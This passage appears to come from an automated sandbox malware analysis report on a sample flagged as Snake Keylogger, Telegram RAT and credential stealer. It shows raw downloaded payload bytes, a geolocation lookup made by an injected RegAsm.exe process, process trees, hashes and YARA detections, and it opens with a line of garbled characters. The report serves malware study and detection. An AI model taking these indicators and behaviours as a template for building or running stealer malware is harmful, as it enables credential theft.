UT6TihC+"x&D$ii>*RP+0mZ$<+E\`ywKM1~W2dsF\QH-v!vnoK@H/PNoa>`F3IcLZsqfIrKW4+ncH=g>Kz+J-Dy.5mTz'd;MTa;WKs#}LtV\gyR
2021-09-28 05:54:35 UTC	377	IN	Data Raw: e2 4b 97 a3 55 4e 24 9d bb 07 63 11 f3 42 b3 61 d0 5f 4c 2d 9b d1 4d 53 91 db ef bf 52 70 b1 f2 47 69 16 28 03 f0 b1 cb 52 f0 4b bd b6 af 0c 0b ed d7 06 5a 24 d1 9f 78 67 c4 f4 1d e8 7c 33 c0 d4 e2 c3 f2 2b 98 72 8f 8e ca 37 89 47 ee 5c ef 7c f1 48 7b 89 eb 9b a7 e3 64 e3 14 ce de 4f 48 db 99 7f c5 82 ce 5f 74 04 fa 6c e6 0b 69 f0 20 a9 14 92 0f 88 e4 41 3f 5f d5 d3 40 bc 3c 03 0c 2f 90 78 3d e7 55 41 c5 31 a9 25 36 8c 3c c9 f0 37 31 d1 ac ed 6f c2 35 c0 99 49 6d 3d 01 e0 76 f0 d5 af cc 22 07 6a b1 3b f0 43 60 b7 ed 10 97 2e 3e 25 22 2d b9 86 f3 de 4b 83 46 33 55 ed d0 41 b5 38 01 6d 11 f3 6c a5 61 ef e2 c6 a9 d5 04 b0 c4 6e 0d a6 18 0a 40 02 09 16 b2 56 94 a4 e3 62 05 3e 55 3b ad 95 34 36 a5 e5 53 53 a1 1e 54 8c 32 29 31 d0 41 5d 6b db 2f 73 89 37 0d 24 Data Ascii: KUN$cBa_L-MSRpGi(RKZ$xg|3+r7G\\|H{dOH_tli A?_@</x=UA1%6<71o5Im=v"j;C`.>%"-KF3UA8mlan@Vb>U;46SST2)1A]k/s7$
2021-09-28 05:54:35 UTC	393	IN	Data Raw: 95 41 b8 71 39 23 21 5a 50 8b 1b 55 81 5b b8 0d b1 70 b9 81 41 be 9c aa e1 d0 d6 2c 17 43 ca 24 c5 d7 27 16 17 76 f0 9e 7e 1d e5 12 5a 9a 07 9c 47 ec bf 5b 63 0c 07 a9 28 d1 cb d2 7e 99 c6 11 0a 1b 2a 40 d5 a9 10 c4 fe 99 f9 dc a3 22 b1 b5 a8 11 b9 f0 b8 ac a4 ff 39 0f 4c f2 8b 6e e2 df ca 92 e4 87 5e 62 dd 57 f6 cd d8 0b dc 0a d5 d7 05 52 27 2a 92 17 86 bb da c1 ee f7 1d 72 81 b1 fa ac 68 35 ca b7 2f 68 c2 03 cd ea 42 87 c2 a0 d9 af 26 34 a6 7d 61 41 90 90 03 f5 f4 c9 7f 10 37 ae 15 6c 84 93 4d 17 e4 64 53 ec 63 3f 67 f8 8c 84 ec 88 ae 88 4f 34 d5 3c 92 76 2c b7 38 60 a2 61 6d 62 56 1a d0 c3 ad ca b6 68 79 e6 e5 b8 1c 34 76 d6 fa 8c b4 1c 27 cc 5b fa ed ee 4b 41 28 bc bc 4b b8 8c 3c 07 18 08 8d 26 ab ac 1a bb 2a 83 c6 06 d5 83 54 66 99 4f 2e 74 5e 4d 8b Data Ascii: Aq9#!ZPU[pA,C$'v~ZG[c(~*@"9Ln^bWR'*rh5/hB&4}aA7lMdSc?gO4<v,8`ambVhy4v'[KA(K<&*TfO.t^M
2021-09-28 05:54:35 UTC	409	IN	Data Raw: 27 cf b3 60 3a e1 3a cd ad 6e 29 e4 37 15 97 3c fd a2 72 55 d8 0a 33 e0 53 cc 9e 8a 60 3d ad 91 0e 8e 4f fa 3a e5 12 80 fc fb 92 3f 70 38 98 26 ed a8 1f ef a0 e0 12 ad a5 ad ee 36 69 d7 5e 1e 28 41 33 21 ef 8a b1 21 3f 88 7b 06 6d ec b0 b3 0c d4 b5 ba 09 43 fb d2 8c ba 7a f4 1d b5 d6 3b 3a 0d 2a 46 33 54 1e 93 c5 e4 0f 59 e1 c3 61 89 b2 8f 92 17 11 31 1d 16 ee 81 ca 2e c2 05 51 30 23 25 7a 8b 2a e1 86 55 21 9d 88 af 7e a7 2a 7e 8b 7e ed 45 bf 3d 0a 27 00 1d 9b 17 85 95 1f fd 9c a3 4d 07 40 f6 57 f9 bd 2d ac a0 02 93 5a 7a 40 e2 94 c3 d4 c8 fb 8f cd b2 5c 8d af 59 e0 f4 d3 e8 69 cf c2 c4 74 7d fa 51 2f 88 a1 ec d6 18 08 b8 6c be 88 aa 0c 0a 44 75 b8 b4 4f 06 3a 17 9f 64 fe d1 22 99 4b 89 e2 ae 83 c1 4f 91 09 03 50 34 50 b0 00 28 5e aa fa da 59 e7 e3 4d d5 Data Ascii: `::n)7<rU3S`=O:?p8&6i^(A3!!?{mCz;:*F3TYa1.Q0#%z*U!~*~~E='M@W-Zz@\Yit}Q/lDuO:d"KOP4P(^YM
2021-09-28 05:54:35 UTC	425	IN	Data Raw: 33 47 18 df 45 06 55 1f 08 6b d5 bc 96 6f bf 21 53 6b 5c ff 3d cf a1 f4 93 72 2a 8d b3 16 b4 5d 39 fc 46 62 c1 6d d1 a9 73 8d 5d 50 d8 83 83 42 50 e1 72 25 a2 5c 9d 53 0a 6e 5d 40 0a 2d 37 b2 e7 2c 05 ed f5 97 d5 45 82 39 65 1e e6 d6 9c fc 0c 60 0b 66 93 52 f0 78 31 82 c5 1a 7d dc 97 5b 7c 9e 9a 21 e0 e7 cb 84 7b 0b 16 a6 3b fe 17 ba 77 e5 c8 83 5e 0e da 9a ec 5f 22 69 25 dc 5d b0 e6 4b c6 67 fd 94 39 13 17 d9 9f cc 64 c5 49 48 ed 92 34 f8 90 17 b1 12 80 a8 34 38 1d 77 3a 94 4d 96 24 08 1d 25 31 5c d3 0c bd 15 85 33 e9 f7 71 aa 81 00 fb b8 28 14 53 81 6e 46 d6 9e 6d 1b 91 95 b0 5b e5 1a 36 34 6b ea 96 98 1c 21 21 84 89 c6 f6 0c 87 31 84 a6 ab 83 a5 15 18 43 65 75 22 2c c3 a8 45 40 2d e8 b4 26 7d 19 58 6c ad a4 ec f9 4d b7 69 94 68 dc 8e c1 fb 34 85 fa 02 Data Ascii: 3GEUko!Sk\=r*]9Fbms]PBPr%\Sn]@-7,E9e`fRx1}[|!{;w^_"i%]Kg9dlH448w:M$%1\3q(SnFm[64k!!1Ceu",E@-&}XlMih4
2021-09-28 05:54:35 UTC	441	IN	Data Raw: 87 19 71 6c f7 ad 6b e7 2d 3d 69 1b 60 83 d5 96 c0 dd bf 5f 21 d9 5c 7f da 6b c1 ea f1 38 99 bf 06 9a b9 05 91 30 cb 79 0f 66 fe 37 2c e7 83 b0 ca 90 c9 62 3f 68 fe d5 6a b2 a7 98 93 77 cf a3 b1 da 75 11 09 cf 86 ba e3 77 ae c8 8a 14 7b 47 0b 64 2d 59 b0 79 cd 2f 70 22 24 1f 74 f1 9b 36 8f 0f 10 0d 2b 60 49 2a 41 7a f4 aa 9a f5 64 04 b2 c9 cb a0 93 17 d3 20 51 1c 20 aa 2c 79 84 9f 0b fd 63 fe a6 4a 9f d8 d2 36 4e a1 7c 19 71 ed 09 e8 4f 2e 9d e2 24 4b 71 17 a5 f6 49 21 52 25 87 5f eb 83 96 04 e7 6e ac 92 51 63 c1 4d a9 16 22 ab f7 ad 15 c1 33 13 df 5c 6b 63 81 6b 3a 04 2a f2 a3 3d ec 2a 3c e2 c3 ac c1 ea 62 47 79 77 d8 df fb 4e 0e 3f 09 40 aa 12 3a cc d6 60 7d 72 6a e7 57 74 37 5b 6d 26 65 ee 06 5b 04 8a c9 7d b4 3e c6 c8 aa bc f7 b4 97 d0 ad dd aa a9 02 Data Ascii: qlk-=i`_!\k80yf7,b?hjwuw{Gd-Yy/p"$t6+`I*Azd Q ,ycJ6N\|qO.$KqI!R%_nQcM"3\kck:*=*<bGywN?@:`}rjWt7[m&e[]>
2021-09-28 05:54:35 UTC	457	IN	Data Raw: 92 50 7d c0 cc 53 5a b2 57 3d f8 6a 3a 00 4b 67 df 9d 88 f6 34 9e dd c1 8d dd df b8 da 59 77 aa 69 76 54 ae 1e 5b ce 92 d2 e8 55 03 52 c2 b6 cc 98 e8 a6 b6 10 40 e2 30 21 a1 5e dd 92 b8 7a d8 5f f8 bb 7b 4e f7 e8 2f c6 17 04 2f 1b 96 ce e8 5d 46 04 17 c2 23 1d 8c 08 b4 9c ac da c2 bf ef c3 38 54 6a ba 2c 66 1b 14 42 ab b4 3c 8c 6e 8b 39 43 94 c8 02 e5 c3 ef 06 aa 55 30 c6 1a 05 39 64 53 5c 05 d0 ce c6 8e e1 18 85 ea e2 ba 10 82 91 fa 0c 1a ae 7e 28 e9 0e f8 e5 59 4b b7 e1 2d 24 22 c4 96 78 15 7e 02 5d ea 89 01 9c f7 9e 3a cf e7 81 c8 46 f4 24 f4 7d 05 eb 1e ff 56 3b d1 71 a4 3a 82 c6 70 35 bf 9b cf 4b a5 39 c6 31 ca 8b ea dd 92 2d 72 18 3d 6c a4 cb 60 48 f1 14 8c b7 5d bf c9 99 77 15 90 9e a9 9a a6 92 1a 0b fd 0d 13 7c 41 ff 1b 03 3c ce ed 73 18 fe 95 fd Data Ascii: P}SZW=j:Kg4YwivT[UR@0!^z_{N//]F#8Tj,fB<n9CU09dS\~(YK-$"x~]:F$}V;q:p5K91-r=l`H]w|A<s
2021-09-28 05:54:35 UTC	473	IN	Data Raw: 4c 71 81 fa 9e d0 1e bb 77 0c 53 4a bf 55 70 0f f0 6e f6 7d 81 18 13 3c 02 4b e1 67 1c 81 f1 bf f5 3e 2e 22 ae fe 54 3e 16 0f ac 46 79 2c 59 44 52 53 f2 93 ba 75 91 82 68 69 59 3b cd b5 9f f4 0c b6 d1 bd 25 64 d7 ad 5c 4d 3f c8 e5 aa 0d 91 92 9e 14 b7 fb 5e 92 90 67 2d bc b7 87 7e 90 8c 42 d1 e3 ab 87 f5 56 d5 c5 8c 17 5d c0 ff ca 16 89 4d 82 e8 13 a9 06 02 2a 4a ea c2 5c 68 fa eb 00 73 66 1f 6b cc a5 0f 82 4c 6b 8e b2 d6 fc ee bc 7d bb 86 cc 71 19 83 7e 71 57 52 51 e0 90 a3 20 a5 49 62 aa 21 4a 10 c8 a8 5b 77 7a ec f6 1c 4e 48 20 18 09 2b 3c 53 16 19 1a 08 f9 fd 67 59 20 ac 47 42 7e 43 80 aa 60 67 8e 0a 84 a2 d5 1d e1 e7 2c 50 92 fa 28 7e ca 7e 10 92 4e 63 68 41 86 df ea a5 92 33 f4 a8 9c a8 55 16 83 13 45 f8 35 37 c0 ad ba 0b 32 08 47 d1 aa 73 8e 57 06 Data Ascii: LqwSJUpn}<Kg>."T>Fy,YDRSuhiY;%d\M?^g-~BV]M*J\hsfkLk}q~qWRQ Ib!J[wzNH +<SgY GB~C`g,P(~~NchA3UE572GsW
2021-09-28 05:54:35 UTC	489	IN	Data Raw: 37 e2 9f 94 91 ab d1 21 41 f9 c8 72 c7 9d 2a 02 ca 71 78 b7 96 33 b5 b4 42 31 6c 61 d9 c5 e1 a0 cf b1 fb 16 52 74 44 75 19 ca 14 f6 59 1e c8 1a 1e 36 56 37 24 1f c5 d1 cd 66 f5 d5 5d 99 7c ea 03 a3 62 a0 93 85 49 7e 75 71 2c ce 83 39 40 fc 3f 2d e1 e1 b5 ed 4f 32 8c 25 ac d5 af 09 12 5f 96 6a 44 cc fe 7b ed 44 49 06 3a 70 e9 9f c0 2a 65 81 fc d5 a8 a7 50 54 ea fa 70 28 0c 63 62 53 1b 56 30 43 5a 98 4a cf eb be 4f 0c d3 c5 ed af d1 67 73 2a 2a 90 3a e7 f4 9e 41 d1 1f 3e fa 79 ca e6 9c 47 d4 02 72 46 e0 c3 e2 09 d6 d2 38 28 57 d6 2c d0 0e 4c 8e d8 a9 94 b1 49 b5 5c 22 7b 22 cb ec 60 17 ab 8d 51 fb 90 b7 73 80 c0 be e4 09 6c 58 02 9c dd 62 3f f1 95 5c af a1 78 aa 35 d3 8c 47 ee 67 48 20 20 5e 9c ae 12 8f 32 34 f6 ca 28 69 6c eb 8b 85 5c bc 17 68 0b 80 36 37 Data Ascii: 7!Ar*qx3B1laRtDuY6V7$f|bI~uq,9@?-O2%_jD{DI:p*ePTp(cbSV0CZJOgs**:A>yGrF8(W,Ll\"{"`QslXb?\x5GgH^24(il\h67

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	501	IN	Data Raw: bd 54 64 03 cc 54 29 0a e6 c4 13 70 ff cf a7 b7 e7 69 70 53 98 20 57 27 93 0c 58 27 0d a7 76 d4 d2 1a 78 f9 58 ce fd 10 97 10 93 2b 08 01 37 4f 52 e6 de 9d 4f de 8f b7 b8 52 c1 3a 36 84 db 9d e6 1a a5 06 6e 1c 0d de 3f 7f c3 90 d4 97 41 c4 f6 68 f4 3a ad 94 cc 81 ae 29 0c e2 a1 df bd 56 b6 b8 2f fa 4e 1c ae 29 58 ae 44 ce 61 fa 92 f8 86 3b 96 57 25 dd 78 59 a1 83 f6 2f 5f 3f 21 06 c9 fe 2d a3 69 07 45 f7 d9 25 76 45 16 c8 cc 5c fb 9d f3 6e 44 a3 26 76 a9 30 1e 4f 18 45 c5 ed 8f 11 77 fe b2 15 e6 1b 8b 24 8d c4 19 2b a1 5c 5f d3 70 50 84 73 04 73 71 cc a8 8d e3 09 30 1e 0a 2a 46 c9 6f ba d2 62 15 ec 50 72 be db fa d1 14 07 87 b2 1f 77 44 44 b1 7d 02 c4 4f 70 1c 4c c5 ba 6d 92 e1 89 52 ef 74 8f c1 08 ad ee 19 95 bf eb 66 e2 c8 8e 16 4a f5 e5 d9 a7 e2 85 21 Data Ascii: TdT)pipS W'X'vxX+7OROR:6n?Ah:)V/N)XDa;W%xY/_?!-iE%vE\nD&v0OEw$+_pPssq0*FobPrwDD}OpLmRtfJ!
2021-09-28 05:54:35 UTC	517	IN	Data Raw: a3 15 a0 0a 50 d9 43 82 68 fe b2 3e 55 9b e0 6f 88 ff ce ad 72 84 18 f5 59 c5 c1 d8 f4 28 0f e2 76 26 c2 27 73 d9 8c fd 03 1f ff a5 13 e0 20 bb 4d 58 e2 ba 0d 40 8d df 3e 95 4a d9 71 de 14 45 f3 74 a9 80 f1 65 ff 80 1a db ab a2 29 35 b9 26 41 f8 ad 99 81 af ed d6 18 aa 38 7c 36 16 fb 9c b6 4e d7 41 fc 8d 10 1d a1 10 90 94 91 67 d1 2c c2 2b 16 de 7f 7b 13 11 64 d8 f0 5d 95 55 27 4b e6 57 20 7b 4d 07 8b e0 1c fe 1a 1b 83 cd 7f 17 ac 4d bf 6d 23 d9 d3 61 88 16 18 77 04 c3 3e d6 5f 4d 5f 21 20 84 2d a4 fa 47 5b f4 3f 35 43 a8 b6 30 9a a1 4a a7 a8 db 68 c2 15 48 5c 58 9a 34 49 a8 24 48 0c 32 c8 dd 06 a7 de e1 57 23 f8 27 c0 5c 0e 18 d0 cc 75 d9 a2 b8 c5 e9 ce 06 ff f6 37 b3 97 3f b2 23 53 20 9b d8 5e ad e4 59 da 1f b3 3c ee ee 99 cc b7 82 98 e9 24 e0 08 04 06 Data Ascii: PCh>UorY(v&'s MX@>JqEte)5&A8|6NAg,+{d]U'KW {MMm#aw>_M_! -G[?5C0JhH\X4I$H2W#'\u7?#S ^Y<$

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49756	104.21.19.200	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:48 UTC	533	OUT	GET /xml/84.17.52.39 HTTP/1.1 Host: freegeoip.app Connection: Keep-Alive
2021-09-28 05:54:48 UTC	533	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 05:54:48 GMT Content-Type: application/xml Content-Length: 345 Connection: close vary: Origin x-database-date: Wed, 25 Aug 2021 10:15:20 GMT x-ratelimit-limit: 15000 x-ratelimit-remaining: 14997 x-ratelimit-reset: 3375 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Es9%2FUfBIbLiV7dPf2LrIYU09eFh%2FstNYZvKxJfXJuhOY1DYQ4RK%2Bf9wKRUp6adCbXDL4Nhu3y8S6hO4fJiA9iCQEw87CXzDi7roVrj9l6mafAI9JKV8DQ1t1JnNH%2BLNr"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 695ab81c9a1d325c-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-09-28 05:54:48 UTC	534	IN	Data Raw: 3c 52 65 73 70 6f 6e 73 65 3e 0a 09 3c 49 50 3e 38 34 2e 31 37 2e 35 32 2e 33 39 3c 2f 49 50 3e 0a 09 3c 43 6f 75 6e 74 72 79 43 6f 64 65 3e 43 48 3c 2f 43 6f 75 6e 74 72 79 43 6f 64 65 3e 0a 09 3c 43 6f 75 6e 74 72 79 4e 61 6d 65 3e 53 77 69 74 7a 65 72 6c 61 6e 64 3c 2f 43 6f 75 6e 74 72 79 4e 61 6d 65 3e 0a 09 3c 52 65 67 69 6f 6e 43 6f 64 65 3e 5a 48 3c 2f 52 65 67 69 6f 6e 43 6f 64 65 3e 0a 09 3c 52 65 67 69 6f 6e 4e 61 6d 65 3e 5a 75 72 69 63 68 3c 2f 52 65 67 69 6f 6e 4e 61 6d 65 3e 0a 09 3c 43 69 74 79 3e 5a 75 72 69 63 68 3c 2f 43 69 74 79 3e 0a 09 3c 5a 69 70 43 6f 64 65 3e 38 31 35 32 3c 2f 5a 69 70 43 6f 64 65 3e 0a 09 3c 54 69 6d 65 5a 6f 6e 65 3e 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 3c 2f 54 69 6d 65 5a 6f 6e 65 3e 0a 09 3c 4c 61 74 69 74 Data Ascii: <Response><IP>84.17.52.39</IP><CountryCode>CH</CountryCode><CountryName>Switzerland</CountryName><RegionCode>ZH</RegionCode><RegionName>Zurich</RegionName><City>Zurich</City><ZipCode>8152</ZipCode><TimeZone>Europe/Zurich</TimeZone><Latit

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: o6U6dMCbP3.exe PID: 6812 Parent PID: 5208

General

Start time:	07:54:32
Start date:	28/09/2021
Path:	C:\Users\user\Desktop\o6U6dMCbP3.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\o6U6dMCbP3.exe'
Imagebase:	0xf30000
File size:	11776 bytes
MD5 hash:	905F74FB158B50341E6DC710A60DAD37
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_SnakeKeylogger, Description: Yara detected Snake Keylogger, Source: 00000000.00000002.703519313.00000000131A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000000.00000002.703519313.00000000131A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.703519313.00000000131A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SnakeKeylogger, Description: Yara detected Snake Keylogger, Source: 00000000.00000002.703580677.00000000131C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000000.00000002.703580677.00000000131C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.703580677.00000000131C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SnakeKeylogger, Description: Yara detected Snake Keylogger, Source: 00000000.00000002.703844022.0000000013241000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000000.00000002.703844022.0000000013241000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.703844022.0000000013241000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6852 Parent PID: 6812

General

Start time:	07:54:33
Start date:	28/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegAsm.exe PID: 3416 Parent PID: 6812

General

Start time:	07:54:43
Start date:	28/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xaf0000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_SnakeKeylogger, Description: Yara detected Snake Keylogger, Source: 00000006.00000002.941088589.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000006.00000002.941088589.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.941088589.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Disassembly

Code Analysis